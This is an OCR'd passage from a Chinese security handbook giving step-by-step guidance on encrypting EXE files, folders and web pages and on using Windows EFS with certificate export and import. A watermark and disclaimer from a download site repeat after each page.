


图 11-94　加密 EXE 文件




图 11-95　“设置”选项卡

2. 用 EXE 加口令软件对 EXE 文件进行加密

EXE 加口令软件也可以对 EXE 文件进行加密，但它主要是用来防止盗用 EXE 文件的。下面介绍使用 EXE 加口令加密 EXE 文件的具体操作方法。

步骤 01 安装并运行 EXE 加口令程序，进入其主界面中，如图 11-96 所示。

步骤 02 单击“选择要操作的 EXE 文件”文本框右侧的“打开”按钮，选择要加密的 EXE 文件，如“mp3jqq.exe”，并在下面的文本框中输入密码，如图 11-97 所示。

步骤 03 单击“开始加密文件”按钮，即可完成对 EXE 文件的加密。当再次运行“mp3jqq.exe”程序时，会提示用户输入密码，否则不能运行，如图 11-98 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-96 EXE 加口令的主界面



图 11-97 设置要加密的文件和密码




图 11-98 提示用户输入密码

11.5.2 EFS 加密文件系统

EFS（Encrypting Files System，加密文件系统）是 Windows 平台用于对 NTFS 卷上的文件和数据进行加密的功能。一旦加密了文件或文件夹，就可以像使用其他文件和文件夹一样使用它们。和设置文件夹其他任何属性（如只读、压缩或隐藏）一样，可以为文件夹和文件设置加密属性，从而实现对文件夹或文件加密和解密。

在使用 EFS 加密一个文件或文件夹时，系统会首先生成一个由伪随机数组成的 FEK（File Encryption Key，文件加密钥匙），将利用 FEK 和数据扩展标准 X 算法创建加密后的文件，并把它存储到硬盘上，同时删除未加密的原始文件。

系统会利用公钥加密 FEK，并把加密后的 FEK 存储在同一个加密文件中。而在访问被加密的文件时，系统先利用当前用户的私钥解密 FEK，利用 FEK 解密出文件。在首次使用 EFS 时，如果用户还没有公钥/私钥，则会首先生成密钥并加密数据。下面介绍一下利用系统的 EFS 加密文件以及导出、导入证书的方法。

1. 加密文件或文件夹

这里以 D 盘中的“图片”文件夹为例，介绍利用系统的 EFS 加密的具体操作步骤。

步骤 01 在“图片”文件夹上右键单击，在弹出的快捷菜单中选择“属性”菜单项，即可打开“图片属性”对话框。如图 11-99 所示。

步骤 02 单击“高级”按钮，即可打开“高级属性”对话框，在其中勾选“压缩或加密属性”选项区域中的“加密内容以保护数据”复选框，如图 11-100 所示。




图 11-99 单击“高级”按钮




图 11-100 选中“加密内部以保护数据”复选框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“确定”按钮，即可弹出如图 11-101 所示的“确认属性更改”对话框。如果选择“仅将更改应用于该文件夹”选项，则 EFS 只将这个文件夹加密，而不是择时里面的文件都加密；如果选择“将更改应用于该文件夹、子文件夹和文件”选项，则该文件夹下的所有文件及文件夹均被加密。




图 11-101　“确认属性更改”对话框

步骤 04 对文件或文件夹加密后，若要对其进行解密，可取消勾选“高级属性”对话框中的“加密内部以保护数据”复选框。如果是解密文件，则直接单击“确定”按钮即可；如果是解密文件夹，则仍会出现图 11-101 所示的对话框。与加密文件夹一样，根据自身情况设置后，EFS 便开始解密。



单个文件或文件夹被加密后，其名称和属性会显示为绿色，这也是加密文件与非加密文件的区别。另外，EFS 加密系统只能在微软的 NTFS 格式的磁盘下使用，如果磁盘格式为 FAT 或者 FAT32，则不可用。

2. 导出私钥和证书

利用 EFS 加密系统对文件或文件夹加密后，只有当时运行的管理员用户才能访问加密文件。如果要在其他计算机中打开或是传给他人，就必须要用该管理员的私钥才能访问。这就需要用户导出私钥和证书，其具体操作步骤如下。

步骤 01 在“运行”对话框中输入“mmc”命令，即可打开“控制台”窗口，如图 11-102 所示。选择“文件”→“添加/删除管理单元”菜单项，即可打开“添加/删除管理单元”对话框，如图 11-103 所示。




图 11-102　打开“控制台”窗口



图 11-103　单击“添加”按钮

步骤 02 单击“添加”按钮，即可弹出“添加独立管理单元”对话框，在列表框中选择“证书”，如图 11-104 所示。

步骤 03 单击“添加”按钮，在弹出的“证书管理单元”对话框中选择“我的用户账户”选项，如图 11-105 所示。单击“完成”按钮，即可完成证书的添加。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-104　选择“证书”




图 11-105　选中“我的用户账户”选项

步骤 04 返回“控制台”窗口中，在左侧列表中选择“证书-当前用户”→“个人”→“证书”选项，在右侧的窗口中选中当前用户并右击，在弹出的快捷菜单中选择“所有任务”→“导出”菜单项，如图 11-106 所示。

步骤 05 打开“证书导出向导”对话框，单击“下一步”按钮，如图 11-107 所示。




图 11-106　选择“所有任务”→“导出”菜单项




图 11-107　“证书导出向导”对话框

步骤 06 导出私钥设置。在弹出的对话框中选中“是，导出私钥”选项，单击“下一步”按钮，在接下来的对话框中保持默认设置即可，如图 11-108 所示。




图 11-108　导出私钥设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 设置私钥密码。在弹出的对话框中的“密码”和“确认密码”文本框中输入私钥导出时的个人密码，单击“下一步”按钮，如图 11-109 所示。

步骤 08 设置证书的保存位置。在弹出的对话框中单击“浏览”按钮，设置保存文件的路径及文件名称，证书文件的后缀默认为“pfx”，如图 11-110 所示。单击“下一步”按钮，在弹出的对话框中单击“完成”按钮，即可完成证书的导出，如图 11-111 所示。




图 11-109　设置私钥密码




图 11-110　设置证书的保存位置

步骤 09 打开保存证书的磁盘，可看到成功导出后的证书，最终生成的私钥以.pfx 为扩展名，如图 11-112 所示。将私钥传给其他人并安装，即可在其他计算机中访问加密文件。

如果在对文件进行了 EFS 加密后，未及时导出个人密钥，则重装系统后这些被加密的文件将无法打开。




图 11-111　成功导出证书



图 11-112　查看导出的证书

3. 导入证书

在重装系统后，如果想访问以前加密过的文件，就需要将重装系统前导出的证书文件导入，具体的操作步骤如下。

步骤 01 打开要导入证书文件所在的文件并双击该文件，即可打开“证书导入向导”对话框，如图 11-113 所示。

步骤 02 单击“下一步”按钮，即可打开“要导入的文件”对话框，如图 11-114 所示。单击其中的“浏览”按钮选择要导入的证书文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-113 “证书导入向导”对话框




图 11-114 “要导入的文件”对话框

步骤 03 单击“下一步”按钮，即可打开“密码”对话框，如图 11-115 所示。在其中输入导出时设置的密码即可。

步骤 04 单击“下一步”按钮，即可打开“证书存储”对话框，如图 11-116 所示。在其中选择“根据证书类型，自动选择证书存储区”单选项。




图 11-115 “密码”对话框




图 11-116 “证书存储”对话框

步骤 05 单击“下一步”按钮，即可看到“正在完成证书导入向导”对话框，如图 11-117 所示。单击“完成”按钮，即可进行导入证书操作，待导入完成后，即可看到“证书导入成功”提示框，如图 11-118 所示。单击“完成”按钮，即可完成导出证书操作。




图 11-117 “正在完成证书导入向导”对话框



图 11-118 “证书导入成功”提示框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.5.3　专业的文件夹加密工具

“文件夹加锁王”是一款专业的文件夹加密工具，它的最新版本是文件夹加锁王 2010 钻石版。这一版本的文件夹加锁王在功能上和传统的隐藏文件夹、伪装文件夹有着本质的区别，采用了先进的文件夹加密技术，可以有效地加密用户的数据文件夹，加密速度快，加密一个 2 GB 的文件夹大约需要不到 1 秒，而且加密强度高。该软件还不受系统影响，即使重装、Ghost 还原、系统盘格式化，也依然可以照样使用。

“文件夹加锁王”支持的加密方式为：本机加密和移动加密。也就是说，经过加密的文件夹既可以在本机上使用，也可以移动到其他计算机上使用。

下面介绍一下利用“文件夹加锁王 2010 钻石版”软件加密 EXE 文件和文件夹的方法。

1.　加密 EXE 文件

利用“文件夹加锁王 2010 钻石版”可对单独的 EXE 文件进行加密，具体操作方法如下：

步骤 01 将下载的“文件夹加锁王 2010 钻石版”压缩包进行解压缩后，其包含的文件如图 11-119 所示。双击程序文件中的图标，即可打开如图 11-120 所示的“EXE 文件加密工具”界面。



图 11-119　“文件夹加锁王”的程序文件




图 11-120　“EXE 文件加密工具”界面

步骤 02 在“选择要操作的 EXE 文件”文本框中设置要加密的文件，并在下面的文本框中输入加密密码，单击“开始加密 EXE 文件”按钮，即可对该文件进行加密，如图 11-121 所示。在加密完成后，即可弹出如图 11-122 所示的对话框，提示用户已成功加密。



图 11-121　设置要加密的文件和密码



图 11-122　提示用户加密成功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 移动加密

使用移动加密功能加密文件夹后，在解密该文件夹时，即使脱离“文件夹加锁王 2010 钻石版”主程序，也能够对该文件夹进行解密。使用移动加密功能加密文件夹的具体操作方法如下：

步骤 01 双击“文件夹加锁王 2010 钻石版”程序文件中的图标，会弹出如图 11-123 所示的提示框，提示用户默认登录密码为空白，登录后可更改使用权限密码。

步骤 02 单击“登录主界面”按钮，即可进入“文件夹加锁王 2010 钻石版”软件的主界面中，如图 11-124 所示。选择“其他工具”→“移动磁盘文件夹加密器”菜单项，即可打开“移动加密”对话框，如图 11-125 所示。




图 11-123 提示框




图 11-124 “文件夹加锁王 2010 钻石版”主界面

步骤 03 单击“请选择要加密的文件夹”文本框右侧的“浏览”按钮，在弹出的“浏览文件夹”对话框中选择要加密的文件夹，如图 11-126 所示。

步骤 04 单击“确定”按钮，返回“移动加密”对话框中，在“请输入加密密码”文本框中输入加密密码。单击“开始加密文件夹”按钮，在加密成功后，即可弹出文件夹已成功加密的提示信息，如图 11-127 所示。



图 11-125 “移动加密”对话框



图 11-126 选择要加密的文件夹



图 11-127 提示信息

步骤 05 单击“确定”按钮，即可完成文件夹的加密。此时，加密的文件夹中将会出现一个“移动解密.exe”的图标，文件夹中的文件被隐藏了，只有解密后才可以将隐藏的文件显示出来，如图 11-128 所示。若要访问加密的文件夹，可双击“移动解密.exe”的图标，在弹出的对话框中输入解密密码即可，如图 11-129 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-128 文件夹中出现一个“移动解密.exe”图标



图 11-129 输入解密密码

11.5.4 网页加密工具

对于自己制作网页的企业、组织或个人来说，如果只希望允许的用户访问网页的信息，或者想要保护自己网站的源代码，可以使用专门的加密工具对网页进行加密，从而限制网民的浏览权限．一种可以快速地对指定的网页进行加密的网页加密工具 Encrypt HTML Pro，它支持 HTML 源码、JavaScript、VBScript、文本、超链接和图片的加密，而且加密后的文件无须额外组件支持即可正常运行(浏览器需支持 JavaScript 脚本)。

下面介绍使用 Encrypt HTML Pro V3.00 工具加密网页的具体操作步骤。

步骤 01 安装并运行 Encrypt HTML Pro V3.00，进入 Encrypt HTML Pro V3.00 软件的主界面中，如图 11-130 所示。

步骤 02 单击“Next（下一步）”按钮，进入“Step1（步骤 1）”窗口。要加密网站，需选中“Protect web files（保护网站文件）”选项，如图 11-131 所示。单击“添加文件夹”按钮，即可打开“Add Folder（添加文件夹）”对话框，如图 11-132 所示。



图 11-130 Encrypt HTML Pro V3.00 主界面



图 11-131 “Step1（步骤 1）”窗口

步骤 03 设置要加密的网站。在“Add Folder（添加文件夹）”对话框中单击“Browse”按钮，即可打开“浏览文件夹”对话框，在其中选择需要加密的网站文件，如图 11-133 所示。

步骤 04 单击“确定”按钮，返回“Add Folder（添加文件夹）”对话框中，即可看到添加的文件夹，如图 11-134 所示。单击“Ok”按钮，即可在“Step1（步骤 1）”窗口中看到该

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

文件夹中包含的所有的网页文件，如图 11-135 所示。




图 11-132 “Add Folder（添加文件夹）”对话框



图 11-133 “浏览文件夹”对话框




图 11-134 查看添加的文件夹

步骤 05 单击“Next（下一步）”按钮，进入“Step2（步骤 2）”窗口，在其中设置各个加密属性，如图 11-136 所示。单击“Next（下一步）”按钮，即可进入“Step3（步骤 3）”窗口，在其中勾选相应的复选框，如图 11-137 所示。




图 11-135 查看文件夹中包含的网页文件




图 11-136 “Step2（步骤 2）”窗口

步骤 06 单击“Next（下一步）”按钮，即可进入“Step4（步骤 4）”窗口，在其中设置各个加密属性，如图 11-138 所示。单击“Next（下一步）”按钮，即可进入“Last Step（最后一步）”窗口，如图 11-139 所示。




图 11-137 “Step3（步骤 3）”窗口




图 11-138 “Step4（步骤 4）”窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 单击“Protect（保护）”按钮，即可打开“Encrypt HTML Pro trial version（Encrypt HTML Pro 版本信息）”提示框，如图 11-140 所示。




图 11-139　“Last Step（最后一步）”窗口




图 11-140　“Encrypt HTML Pro 版本信息”提示框

步骤 08 单击“Register later（以后注册）”按钮，即可打开“Information（信息）”提示框。此时，即可在“消息”提示框中看到对选定文件夹中网页加密的结果，如图 11-141 所示。

步骤 09 单击“OK”按钮即可在“Last Step（最后一步）”窗口中看到已经被加密的网页文件，如图 11-142 所示。




图 11-141　查看解密结果

